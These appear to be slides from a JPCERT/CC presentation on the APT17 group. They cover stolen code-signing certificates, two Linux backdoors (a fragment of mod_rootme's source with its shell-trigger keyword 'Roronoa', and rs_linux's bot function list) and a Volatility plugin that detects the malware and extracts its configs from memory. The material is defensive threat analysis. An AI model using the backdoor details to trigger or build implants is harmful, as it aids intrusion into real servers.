


# 証明書

---

Identity	Type	Country
System Integrator	exe	Japan
Software Vendor	exe	Japan
Software Vendor	exe	Korea
Automaker	exe	Korea
Heavy Industry	jar	Korea
Software Vendor	exe	Korea
Electronics Industry	jar	Korea
Software Vendor	exe	Korea

# 攻撃インフラ



# Linux Backdoor

## mod\_rootme

- apache module
- キーワードを送ることでシェルを起動

## mod\_rootmeのソース

```
#define EXIT_STRING      "\xFF\x01\xFE\x02"
#define ROOT_KEY        "Roronoa"
#define ROOT_KEY2      "Roronoa+"
int pidlist[MAX_SHELLS];
int pipe_A[MAX_SHELLS][2];
int pipe_B[MAX_SHELLS][2];

#define HIDE_SHELL
extern module_core_t module_core;
void process_client( int fd );
void runshell_pty( int rd_pipe, int wr_pipe );
void runshell_pty( int rd_pipe, int wr_pipe );
```

キーワード  
"Roronoa"

# Linux Backdoor

rs\_linux

- 高機能なLinuxボット

Function		
MyNetstat	CreateShell	Mymkdir
PortTunnelGet	GetFileSource	Mymkfile
PortTunnel_RemoteClose	MyPs	Myrmfile
PortTunnel_Show	KillByPid	Myrmdir
CreatePortTunnel	NewConnectTo	ListDir
PortForward	StartPutFile	my_reboot
PortForward_Show	PutFileDest	ShowHide
PortForward_Close	ShellServer	SwitchHide

# 分析ツール

`apt17scan.py`

# apt17scan.py


---

## apt17scan.py

- Volatility Plugin
- メモリダンプからマルウェアを検知
- マルウェアの設定情報を抽出

## Function

- apt17scan
- derusbiconfig
- hikitconfig
- agtidconfig



# apt17scan.py

apt17scan マルウェアを検知

Agtid

Hikit

McRAT

Preshin

BlackCoffee

Derusbi

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
apt17scan -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
Name                PID          Data VA        Malware Name
-----
regsvr32.exe        3024 0x10000000  Derusbi
regsvr32.exe        3632 0x10000000  Derusbi
regsvr32.exe        2720 0x001f0000  Hikit
regsvr32.exe        2952 0x003e0000  Blackcoffee
rundll32.exe        3108 0x10000000  Agtid
Appdata.exe         3196 0x00020000  Agtid
rundll32.exe        2360 0x004e0000  Preshin
```



# apt17scan.py

## derusbiconfig Derusbiの設定情報を表示

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
derusbiconfig -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
-----
Derusbi Config (Address: 0x10004778):

Process: regsvr32.exe (3632)

[Derusbi Config Info]
ID : ██████████20150126
Server list : ██████████.6.140:443, ██████████.6.140:80
Sleep time : 1
Service name : wuauerv
Connect mode : 4 (HTTP POST)
Proxy setting 1
  Server : ██████████:8080
  User :
  Password :
Proxy setting 2
  Server : ██████████:8080
  User :
  Password :
Proxy setting 3
  Server :
  User :
  Password :
```

# apt17scan.py

## hikitconfig Hikitの設定情報を表示

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
hikitconfig -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
-----
-----
Hikit Config (Address: 0x21af10):

Process: regsvr32.exe (2720)

[Hikit Config Info]
ID           : M_8BE0, test
Proxy setting
  Type       : 1
  Server     : ██████████.jp
  User       :
  Password   :
Server setting1
  Server     : ██████████.113
  Port       : 443
Server setting2
  Server     :
  Port       : 0
Start Time   : 00:00:00
Stop Time    : 00:00:00
Work Day (Enable: 1 Disable: 0)
  Mon: 1 Tue: 1 Wed: 1 Thu: 1 Fir: 1 Sat: 1 Sun: 1
Sleep Until  : 0-0-0 0:0:0
Hide Flag    : Disable
```

# apt17scan.py

---

## agtidconfig Agtidの設定情報を表示

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
agtidconfig -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
-----
-----
Agtid Config (Address: 0x10008410):

Process: rundll32.exe (3108)

[Agtid Config Info]
Server      : ██████████.102
Port       : 443
Version    : 0820
ID         : 001
Running count : 1000000
Sleep time  : 3
```

# DEMO

# How to download

<https://github.com/JPCERTCC>



The screenshot shows the GitHub profile page for JPCERT Coordination Center. At the top, there is the GitHub logo and a search bar. Below that, the profile name "JPCERT Coordination Center" is displayed with a red logo, location "Tokyo, Japan", and website "https://www.jpcert.or.jp/". There are two tabs: "Repositories" (selected) and "People 2". Below the tabs is a search bar for repositories. The first repository listed is "cordova", which is a vulnerability analysis tool for Apache Cordova. It has 33 stars and 2 forks. The repository description is "Vulnerability Analysis of Hybrid Applications using Apache Cordova" and it was updated 2 days ago.

# Thank You!

## 連絡先

- [aa-info@jpcert.or.jp](mailto:aa-info@jpcert.or.jp)
- <https://www.jpcert.or.jp>

## インシデント報告

- [info@jpcert.or.jp](mailto:info@jpcert.or.jp)
- <https://www.jpcert.or.jp/form/>